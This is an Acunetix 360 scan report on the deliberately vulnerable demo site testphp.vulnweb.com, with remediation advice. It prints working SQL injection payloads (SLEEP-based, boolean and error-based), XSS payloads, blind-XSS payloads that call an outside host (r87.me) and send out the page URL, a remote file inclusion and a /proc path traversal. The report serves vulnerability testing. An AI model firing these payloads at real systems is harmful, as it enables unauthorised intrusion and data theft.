01/13/2021 09:15 AM (UTC+00:00)

SANS Top 25 Report

Go to the report on Acunetix 360.

http://testphp.vulnweb.com/

Scan Time	01/12/2021 07:06 PM
Scan Duration	00:00:38:37
Total Requests	: 42,405
Average Speed	: 18.3 r/s


Risk Level:
CRITICAL

Explanation

This report is generated based on SANS Top 25 classification.

51 IDENTIFIED	**40** CONFIRMED	**16** CRITICAL
31 HIGH	1 MEDIUM	3 LOW
	0 BEST PRACTICE	0 INFORMATION

Identified Vulnerabilities



Critical	16
High	31
Medium	1
Low	3
Best Practice	0
Information	0
TOTAL	**51**

Confirmed Vulnerabilities

Critical	13
High	27
Medium	0
Low	0
Best Practice	0
Information	0
TOTAL	**40**

Vulnerabilities By CWE

CONFIRM	VULNERABILITY	METHOD	URL	SEVERITY
352 - CROSS-SITE REQUEST FORGERY (CSRF)				
	[Possible] Cross-site Request Forgery	GET	http://testphp.vulnweb.com/guestbook.php	LOW
	[Possible] Cross-site Request Forgery in Login Form	GET	http://testphp.vulnweb.com/login.php	LOW
200 - INFORMATION EXPOSURE				
	[Possible] Internal IP Address Disclosure	GET	http://testphp.vulnweb.com/secured/phpinfo.php	LOW
89 - IMPROPER NEUTRALIZATION OF SPECIAL ELEMENTS USED IN AN SQL COMMAND ('SQL INJECTION')				
	Blind SQL Injection	POST	http://testphp.vulnweb.com/search.php?test=query	CRITICAL
	Blind SQL Injection	GET	http://testphp.vulnweb.com/Mod_Rewrite_Shop/buy.php?id=-1%20AND%20((SELECT%201%20FROM%20(SELECT%202)a%20WHERE%201%3dsleep(25)))--%201	CRITICAL
	Blind SQL Injection	POST	http://testphp.vulnweb.com/search.php?test=query%20%2b%20((SELECT%201%20FROM%20(SELECT%20SLEEP(25))A))%2f*%27XOR(((SELECT%201%20FROM%20(SELECT%20SLEEP(25))A)))OR%27%7c%22XOR(((SELECT%201%20FROM%20(SELECT%20SLEEP(25))A)))OR%22*%2f	CRITICAL
	Blind SQL Injection	GET	http://testphp.vulnweb.com/search.php?test=query%20%2b%20((SELECT%201%20FROM%20(SELECT%20SLEEP(25))A))%2f*%27XOR(((SELECT%201%20FROM%20(SELECT%20SLEEP(25))A)))OR%27%7c%22XOR(((SELECT%201%20FROM%20(SELECT%20SLEEP(25))A)))OR%22*%2f	CRITICAL
	Boolean Based SQL Injection	GET	http://testphp.vulnweb.com/Mod_Rewrite_Shop/rate.php?id=-1%20OR%2017-7%3d10	CRITICAL
	Boolean Based SQL Injection	POST	http://testphp.vulnweb.com/userinfo.php	CRITICAL
	Boolean Based SQL Injection	GET	http://testphp.vulnweb.com/listproducts.php?cat=1%20OR%2017-7%3d10	CRITICAL
	Boolean Based SQL Injection	POST	http://testphp.vulnweb.com/userinfo.php	CRITICAL
	Boolean Based SQL Injection	GET	http://testphp.vulnweb.com/product.php?pic=1%20OR%2017-7%3d10	CRITICAL

CONFIRM	VULNERABILITY	METHOD	URL	SEVERITY
	Boolean Based SQL Injection	GET	http://testphp.vulnweb.com/listproducts.php?artist=1%20OR%2017-7%3d10	CRITICAL
	Boolean Based SQL Injection	GET	http://testphp.vulnweb.com/Mod_Rewrite_Shop/details.php?id=-1%20OR%2017-7%3d10	CRITICAL
	Boolean Based SQL Injection	POST	http://testphp.vulnweb.com/secured/newuser.php	CRITICAL
	Boolean Based SQL Injection	GET	http://testphp.vulnweb.com/artists.php?artist=1%20OR%2017-7%3d10	CRITICAL
	[Probable] SQL Injection	GET	http://testphp.vulnweb.com/listproducts.php?cat=%2527	CRITICAL
	[Probable] SQL Injection	POST	http://testphp.vulnweb.com/secured/newuser.php	CRITICAL
	[Probable] SQL Injection	GET	http://testphp.vulnweb.com/listproducts.php?artist=%2527	CRITICAL

79 - IMPROPER NEUTRALIZATION OF INPUT DURING WEB PAGE GENERATION ('CROSS-SITE SCRIPTING')

	Blind Cross-site Scripting	POST	http://testphp.vulnweb.com/secured/newuser.php	HIGH
	Blind Cross-site Scripting	POST	http://testphp.vulnweb.com/search.php?test=query	HIGH
	Blind Cross-site Scripting	POST	http://testphp.vulnweb.com/secured/newuser.php	HIGH
	Blind Cross-site Scripting	POST	http://testphp.vulnweb.com/secured/newuser.php	HIGH
	Blind Cross-site Scripting	POST	http://testphp.vulnweb.com/secured/newuser.php	HIGH
	Blind Cross-site Scripting	POST	http://testphp.vulnweb.com/secured/newuser.php	HIGH
	Blind Cross-site Scripting	GET	http://testphp.vulnweb.com/hpp/params.php?aaaa%2f=&p=valid&pp=%3CiMg%20src%3d%22%2f%2fr87.me%2fimages%2f1.jpg%22%20onload%3d%22this.onload%3d%27%27%3bthis.src%3d%27%2f%2fmv9e8mbvfflt-5t3c4td9zm1_axokh_ruxslkabx%27%2b%27ww4.r87.me%2fr%2f%3f%27%2blocation.href%22%3E	HIGH
	Blind Cross-site Scripting	POST	http://testphp.vulnweb.com/guestbook.php	HIGH

CONFIRM	VULNERABILITY	METHOD	URL	SEVERITY
	Blind Cross-site Scripting	GET	http://testphp.vulnweb.com/hpp/params.php?aaaa%2f=3&p=%3CiMg%20src%3d%22%2f%2fr87.me%2fimages%2f1.jpg%22%20onload%3d%22this.onload%3d%27%27%3bthis.src%3d%27%2f%2fmv9e8mbvffdujmqnumt1bjkxifmvoyfr6vtb3zin%27%2b%27jak.r87.me%2fr%2f%3f%27%2blocation.href%22%3E&pp=12	HIGH
	Blind Cross-site Scripting	POST	http://testphp.vulnweb.com/guestbook.php	HIGH
	Blind Cross-site Scripting	POST	http://testphp.vulnweb.com/comment.php	HIGH
	Cross-site Scripting	POST	http://testphp.vulnweb.com/search.php?test=query	HIGH
	Cross-site Scripting	GET	http://testphp.vulnweb.com/listproducts.php?cat=%3cscRipt%3enetsparker(0x002752)%3c%2fscRipt%3e	HIGH
	Cross-site Scripting	POST	http://testphp.vulnweb.com/guestbook.php	HIGH
	Cross-site Scripting	POST	http://testphp.vulnweb.com/guestbook.php	HIGH
	Cross-site Scripting	GET	http://testphp.vulnweb.com/hpp/?pp=x%22%20onmouseover%3dnetsparker(0x00333D)%20x%3d%22	HIGH
	Cross-site Scripting	POST	http://testphp.vulnweb.com/secured/newuser.php	HIGH
	Cross-site Scripting	POST	http://testphp.vulnweb.com/secured/newuser.php	HIGH
	Cross-site Scripting	POST	http://testphp.vulnweb.com/secured/newuser.php	HIGH
	Cross-site Scripting	POST	http://testphp.vulnweb.com/secured/newuser.php	HIGH
	Cross-site Scripting	POST	http://testphp.vulnweb.com/secured/newuser.php	HIGH
	Cross-site Scripting	POST	http://testphp.vulnweb.com/secured/newuser.php	HIGH
	Cross-site Scripting	GET	http://testphp.vulnweb.com/listproducts.php?artist=%3cscRipt%3enetsparker(0x004DC0)%3c%2fscRipt%3e	HIGH
	Cross-site Scripting	GET	http://testphp.vulnweb.com/hpp/params.php?aaaa%2f=&p=%3cscRipt%3enetsparker(0x004FC3)%3c%2fscRipt%3e&pp=12	HIGH
	Cross-site Scripting	GET	http://testphp.vulnweb.com/hpp/params.php?aaaa%2f=&p=valid&pp=%3cscRipt%3enetsparker(0x005036)%3c%2fscRipt%3e	HIGH
	Cross-site Scripting	POST	http://testphp.vulnweb.com/comment.php	HIGH

CONFIRM	VULNERABILITY	METHOD	URL	SEVERITY
	[Possible] Blind Cross-site Scripting	GET	http://testphp.vulnweb.com/hpp/?pp=%27%22--%3E%3C%2fstyle%3E%3C%2fscRipt%3E%3CscRipt%20src%3d%22%2f%2fmv9e8mbvffulk1i0duvujvkdkktmkntnztbb8kejrja%26%2346%3br87%26%2346%3bme%22%3E%3C%2fscRipt%3E	HIGH
	[Possible] Blind Cross-site Scripting	GET	http://testphp.vulnweb.com/listproducts.php?cat=%3Ciframe%20src%3d%22%2f%2fmv9e8mbvffalfsrxrjwetv5xhynulh9krdrtzndh23g%26%2346%3br87%26%2346%3bme%22%3E%3C%2fiframe%3E	HIGH
	[Possible] Blind Cross-site Scripting	GET	http://testphp.vulnweb.com/listproducts.php?artist=%3Ciframe%20src%3d%22%2f%2fmv9e8mbvffhnljeuznntumzdcj12cbq-dn-_jxrwote%26%2346%3br87%26%2346%3bme%22%3E%3C%2fiframe%3E	HIGH
	Cross-site Scripting via Remote File Inclusion	GET	http://testphp.vulnweb.com/showimage.php?file=hTTp%3a%2f%2fr87.com%2fn&size=160	HIGH
	[Possible] Cross-site Scripting	GET	http://testphp.vulnweb.com/showimage.php?file='%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x002C88)%3C/scRipt%3E&size=160	MEDIUM

22 - IMPROPER LIMITATION OF A PATHNAME TO A RESTRICTED DIRECTORY ('PATH TRAVERSAL')

	Local File Inclusion	GET	http://testphp.vulnweb.com/showimage.php?file=%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fproc%2fversion&size=160	HIGH

1. [Probable] SQL Injection

CRITICAL 3

Acunetix 360 identified a Probable SQL Injection, which occurs when data input by a user is interpreted as an SQL command rather than as normal data by the backend database.

This is an extremely common vulnerability and its successful exploitation can have critical implications.

Even though Acunetix 360 believes there is a SQL injection in here, it **could not confirm** it. There can be numerous reasons for Acunetix 360 not being able to confirm this. We strongly recommend investigating the issue manually to ensure it is an SQL injection and that it needs to be addressed. You can also consider sending the details of this issue to us so we can address this issue for the next time and give you a more precise result.

Impact

Depending on the backend database, database connection settings and the operating system, an attacker can mount one or more of the following type of attacks successfully:

- Reading, updating and deleting arbitrary data/tables from the database.
- Executing commands on the underlying operating system.

Vulnerabilities

1.1. http://testphp.vulnweb.com/listproducts.php?artist=%2527

Method	Parameter	Value
GET	artist	%27

Certainty

Request

```
GET /listproducts.php?artist=%2527 HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/artists.php?artist=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Acunetix 360
```

Response

Response Time (ms) : 181.2511 Total Bytes Received : 220 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Connection: keep-alive
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Date: Tue, 12 Jan 2021 19:23:04 GMT

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php" codeOutsideHTMLIsLocked
="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">

<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>pictures</title>
<!-- InstanceEndEditable -->
<link rel="stylesheet" href="style.css" type="text/css">
<!-- InstanceBeginEditable name="headers_rgn" -->
<!-- InstanceEndEditable -->
<script language="JavaScript" type="text/JavaScript">
<!--
function MM_reloadPage(init) {  //reloads the window if Nav4 resized
  if (init==true) with (navigator) {if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
    document.MM_pgW=innerWidth; document.MM_pgH=innerHeight; onresize=MM_reloadPage; }}
  else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH) location.reload();
}
MM_reloadPage(true);
//-->
</script>

</head>
<body>
<div id="mainLayer" style="position:absolute; width:700px; z-index:1">
<div id="masthead">
  <h1 id="siteName"><a href="https://www.acunetix.com/"><img src="images/logo.gif" width="306" heigh
t="38" border="0" alt="Acunetix website security"></a></h1>
  <h6 id="siteInfo">TEST and Demonstration site for <a href="https://www.acunetix.com/vulnerability-
scanner/">Acunetix Web Vulnerability Scanner</a></h6>
  <div id="globalNav">
        <table border="0" cellpadding="0" cellspacing="0" width="100%"><tr>
        <td align="left">
                <a href="index.php">home</a> | <a href="categories.php">categories</a> | <a href="ar
tists.php">artists
                </a> | <a href="disclaimer.php">disclaimer</a> | <a href="cart.php">your cart</a> |
                <a href="guestbook.php">guestbook</a> |
                <a href="AJAX/inde
…
```

1.2. http://testphp.vulnweb.com/listproducts.php?cat=%2527

Method	Parameter	Value
GET	cat	%27

Certainty

Request

```
GET /listproducts.php?cat=%2527 HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/categories.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Acunetix 360
```

Response

Response Time (ms) : 186.4958 Total Bytes Received : 220 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Connection: keep-alive
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Date: Tue, 12 Jan 2021 19:13:29 GMT

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php" codeOutsideHTMLIsLocked
="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">

<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>pictures</title>
<!-- InstanceEndEditable -->
<link rel="stylesheet" href="style.css" type="text/css">
<!-- InstanceBeginEditable name="headers_rgn" -->
<!-- InstanceEndEditable -->
<script language="JavaScript" type="text/JavaScript">
<!--
function MM_reloadPage(init) {  //reloads the window if Nav4 resized
  if (init==true) with (navigator) {if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
    document.MM_pgW=innerWidth; document.MM_pgH=innerHeight; onresize=MM_reloadPage; }}
  else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH) location.reload();
}
MM_reloadPage(true);
//-->
</script>

</head>
<body>
<div id="mainLayer" style="position:absolute; width:700px; z-index:1">
<div id="masthead">
  <h1 id="siteName"><a href="https://www.acunetix.com/"><img src="images/logo.gif" width="306" heigh
t="38" border="0" alt="Acunetix website security"></a></h1>
  <h6 id="siteInfo">TEST and Demonstration site for <a href="https://www.acunetix.com/vulnerability-
scanner/">Acunetix Web Vulnerability Scanner</a></h6>
  <div id="globalNav">
        <table border="0" cellpadding="0" cellspacing="0" width="100%"><tr>
        <td align="left">
                <a href="index.php">home</a> | <a href="categories.php">categories</a> | <a href="ar
tists.php">artists
                </a> | <a href="disclaimer.php">disclaimer</a> | <a href="cart.php">your cart</a> |
                <a href="guestbook.php">guestbook</a> |
                <a href="AJAX/inde
…
```

1.3. http://testphp.vulnweb.com/secured/newuser.php

Method	Parameter	Value
POST	uemail	
POST	signup	signup
POST	uuname	'+ (select convert(int, cast(0x5f21403264696c656d6d61 as varchar(8000))) from sysc olumns) +'
POST	uphone	
POST	urname	
POST	ucc	
POST	uaddress	
POST	upass2	
POST	upass	

Certainty

Request

```
POST /secured/newuser.php HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 177
Content-Type: application/x-www-form-urlencoded
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/signup.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Acunetix 360

uemail=&signup=signup&uuname=%27%2b+(select+convert(int%2c+cast(0x5f21403264696c656d6d61+as+varchar
(8000)))+from+syscolumns)+%2b%27&uphone=&urname=&ucc=&uaddress=&upass2=&upass=
```

Response

Response Time (ms) : 184.0684 Total Bytes Received : 220 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Connection: keep-alive
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Date: Tue, 12 Jan 2021 19:20:36 GMT

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dt
d">
<html>
<head>
<title>add new user</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<link href="style.css" rel="stylesheet" type="text/css">
</head>
<body>
<div id="masthead">
  <h1 id="siteName">ACUNETIX ART</h1>
</div>
<div id="content">
        Unable to access user database: You have an error in your SQL syntax; check the manual that
 corresponds to your MySQL server version for the right syntax to use near 'int, cast(0x5f2140326469
6c656d6d61 as varchar(8000))) from syscolumns) +''' at line 1
```

Actions to Take

1. See the remedy for solution.

2. If you are not using a database access layer (DAL) within the architecture consider its benefits and implement if appropriate. As a minimum the use of s DAL will help centralize the issue and its resolution. You can also use ORM (*object relational mapping*). Most ORM systems use parameterized queries and this can solve many if not all SQL injection based problems.
3. Locate all of the dynamically generated SQL queries and convert them to parameterized queries. (*If you decide to use a DAL/ORM, change all legacy code to use these new libraries.*)
4. Monitor and review weblogs and application logs to uncover active or previous exploitation attempts.

Remedy

A very robust method for mitigating the threat of SQL injection-based vulnerabilities is to use parameterized queries (*prepared statements*). Almost all modern languages provide built-in libraries for this. Wherever possible, do not create dynamic SQL queries or SQL queries with string concatenation.

Required Skills for Successful Exploitation

There are numerous freely available tools to test for SQL injection vulnerabilities. This is a complex area with many dependencies; however, it should be noted that the numerous resources available in this area have raised both attacker awareness of the issues and their ability to discover and leverage them. SQL injection is one of the most common web application vulnerabilities.

External References

- OWASP SQL injection
- SQL Injection Cheat Sheet
- SQL Injection Vulnerability

Remedy References

- SQL injection Prevention Cheat Sheet
- A guide to preventing SQL injection

CLASSIFICATION

CWE	89

CVSS 3.0 SCORE

Base	10 (Critical)
Temporal	10 (Critical)
Environmental	10 (Critical)

CVSS Vector String

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

CVSS 3.1 SCORE	
Base	10 (Critical)
Temporal	10 (Critical)
Environmental	10 (Critical)

CVSS Vector String
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

2. Blind SQL Injection

CRITICAL 4 | CONFIRMED 4

Acunetix 360 identified a Blind SQL Injection, which occurs when data input by a user is interpreted as an SQL command rather than as normal data by the backend database.

This is an extremely common vulnerability and its successful exploitation can have critical implications.

Acunetix 360 **confirmed** the vulnerability by executing a test SQL query on the backend database. In these tests, SQL injection was not obvious, but the different responses from the page based on the injection test allowed us to identify and confirm the SQL injection.

Impact

Depending on the backend database, the database connection settings, and the operating system, an attacker can mount one or more of the following attacks successfully:

- Reading, updating and deleting arbitrary data or tables from the database
- Executing commands on the underlying operating system

Vulnerabilities

2.1. http://testphp.vulnweb.com/Mod_Rewrite_Shop/buy.php?id=-1%20AND%20((SELECT%201%20FROM%20(SELECT%202)a%20WHERE%201%3dsleep(25)))--%201

CONFIRMED

Method	Parameter	Value
GET	id	-1 AND ((SELECT 1 FROM (SELECT 2)a WHERE 1=sleep(25)))-- 1

Request

```
GET /Mod_Rewrite_Shop/buy.php?id=-1%20AND%20((SELECT%201%20FROM%20(SELECT%202)a%20WHERE%201%3dsleep
(25)))--%201 HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/Mod_Rewrite_Shop/.htaccess
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Acunetix 360
```

Response

Response Time (ms) : 25183.3303 Total Bytes Received : 220 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Connection: keep-alive
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Date: Tue, 12 Jan 2021 19:35:08 GMT
```

2.2. http://testphp.vulnweb.com/search.php?test=query

CONFIRMED

Method	Parameter	Value
POST	test	query
POST	goButton	go
POST	searchFor	1 + ((SELECT 1 FROM (SELECT SLEEP(25))A))/*'XOR(((SELECT 1 FROM (SELECT SLEEP(25))A)))OR'|"XOR(((SEL...

Request

```
POST /search.php?test=query HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 176
Content-Type: application/x-www-form-urlencoded
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Acunetix 360

goButton=go&searchFor=1+%2b+((SELECT+1+FROM+(SELECT+SLEEP(25))A))%2f*%27XOR(((SELECT+1+FROM+(SELECT+
SLEEP(25))A)))OR%27%7c%22XOR(((SELECT+1+FROM+(SELECT+SLEEP(25))A)))OR%22*%2f
```

Response

Response Time (ms) : 50182.9323 Total Bytes Received : 220 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Connection: keep-alive
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Date: Tue, 12 Jan 2021 19:24:56 GMT

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php" codeOutsideHTMLIsLocked
="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">

<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>search</title>
<!-- InstanceEndEditable -->
<link rel="stylesheet" href="style.css" type="text/css">
<!-- InstanceBeginEditable name="headers_rgn" -->
<!-- here goes headers headers -->
<!-- InstanceEndEditable -->
<script language="JavaScript" type="text/JavaScript">
<!--
function MM_reloadPage(init) {  //reloads the window if Nav4 resized
  if (init==true) with (navigator) {if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
    document.MM_pgW=innerWidth; document.MM_pgH=innerHeight; onresize=MM_reloadPage; }}
  else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH) location.reload();
}
MM_reloadPage(true);
//-->
</script>

</head>
<body>
<div id="mainLayer" style="position:absolute; width:700px; z-index:1">
<div id="masthead">
  <h1 id="siteName"><a href="https://www.acunetix.com/"><img src="images/logo.gif" width="306" heigh
t="38" border="0" alt="Acunetix website security"></a></h1>
  <h6 id="siteInfo">TEST and Demonstration site for <a href="https://www.acunetix.com/vulnerability-
scanner/">Acunetix Web Vulnerability Scanner</a></h6>
  <div id="globalNav">
        <table border="0" cellpadding="0" cellspacing="0" width="100%"><tr>
        <td align="left">
                <a href="index.php">home</a> | <a href="categories.php">categories</a> | <a href="ar
tists.php">artists
                </a> | <a href="disclaimer.php">disclaimer</a> | <a href="cart.php">your cart</a> |
                <a href="guestbook.php">gues
…
```

2.3. http://testphp.vulnweb.com/search.php?test=query%20%2b%20((SELECT%201%20FROM%20(SELECT%20SLEEP(25))A))%2f*%27XOR(((SELECT%201%20FROM%20(SELECT%20SLEEP(25))A)))OR%27%7c%22XOR(((SELECT%201%20FROM%20(SELECT%20SLEEP(25))A)))OR%22*%2f

CONFIRMED

Method	Parameter	Value
POST	test	query + ((SELECT 1 FROM (SELECT SLEEP(25))A))/*'XOR(((SELECT 1 FROM (SELECT SLEEP(25))A)))OR'|"XOR((...
POST	goButton	go
POST	searchFor	

Request

```
POST /search.php?test=query%20%2b%20((SELECT%201%20FROM%20(SELECT%20SLEEP(25))A))%2f*%27XOR(((SELEC
T%201%20FROM%20(SELECT%20SLEEP(25))A)))OR%27%7c%22XOR(((SELECT%201%20FROM%20(SELECT%20SLEEP(25))A)))
OR%22*%2f HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 22
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Acunetix 360

goButton=go&searchFor=
```

Response

Response Time (ms) : 25186.8205 Total Bytes Received : 220 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Connection: keep-alive
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Date: Tue, 12 Jan 2021 19:11:39 GMT

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php" codeOutsideHTMLIsLocked
="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">

<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>search</title>
<!-- InstanceEndEditable -->
<link rel="stylesheet" href="style.css" type="text/css">
<!-- InstanceBeginEditable name="headers_rgn" -->
<!-- here goes headers headers -->
<!-- InstanceEndEditable -->
<script language="JavaScript" type="text/JavaScript">
<!--
function MM_reloadPage(init) {  //reloads the window if Nav4 resized
  if (init==true) with (navigator) {if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
    document.MM_pgW=innerWidth; document.MM_pgH=innerHeight; onresize=MM_reloadPage; }}
  else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH) location.reload();
}
MM_reloadPage(true);
//-->
</script>

</head>
<body>
<div id="mainLayer" style="position:absolute; width:700px; z-index:1">
<div id="masthead">
  <h1 id="siteName"><a href="https://www.acunetix.com/"><img src="images/logo.gif" width="306" heigh
t="38" border="0" alt="Acunetix website security"></a></h1>
  <h6 id="siteInfo">TEST and Demonstration site for <a href="https://www.acunetix.com/vulnerability-
scanner/">Acunetix Web Vulnerability Scanner</a></h6>
  <div id="globalNav">
        <table border="0" cellpadding="0" cellspacing="0" width="100%"><tr>
        <td align="left">
                <a href="index.php">home</a> | <a href="categories.php">categories</a> | <a href="ar
tists.php">artists
                </a> | <a href="disclaimer.php">disclaimer</a> | <a href="cart.php">your cart</a> |
                <a href="guestbook.php">gues
…
```

2.4. http://testphp.vulnweb.com/search.php?test=query%20%2b%20((SELECT%201%20FROM%20(SELECT%20SLEEP(25))A))%2f*%27XOR(((SELECT%201%20FROM%20(SELECT%20SLEEP(25))A)))OR%27%7c%22XOR(((SELECT%201%20FROM%20(SELECT%20SLEEP(25))A)))OR%22*%2f

CONFIRMED

Method	Parameter	Value
GET	test	query + ((SELECT 1 FROM (SELECT SLEEP(25))A))/*'XOR(((SELECT 1 FROM (SELECT SLEEP(25))A)))OR'|"XOR((...

Request

```
GET /search.php?test=query%20%2b%20((SELECT%201%20FROM%20(SELECT%20SLEEP(25))A))%2f*%27XOR(((SELECT%201%20FROM%20(SELECT%20SLEEP(25))A)))OR%27%7c%22XOR(((SELECT%201%20FROM%20(SELECT%20SLEEP(25))A)))OR%22*%2f HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Acunetix 360
```

Response

Response Time (ms) : 25181.4078 Total Bytes Received : 220 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Connection: keep-alive
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Date: Tue, 12 Jan 2021 19:11:03 GMT

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php" codeOutsideHTMLIsLocked
="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">

<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>search</title>
<!-- InstanceEndEditable -->
<link rel="stylesheet" href="style.css" type="text/css">
<!-- InstanceBeginEditable name="headers_rgn" -->
<!-- here goes headers headers -->
<!-- InstanceEndEditable -->
<script language="JavaScript" type="text/JavaScript">
<!--
function MM_reloadPage(init) {  //reloads the window if Nav4 resized
  if (init==true) with (navigator) {if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
    document.MM_pgW=innerWidth; document.MM_pgH=innerHeight; onresize=MM_reloadPage; }}
  else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH) location.reload();
}
MM_reloadPage(true);
//-->
</script>

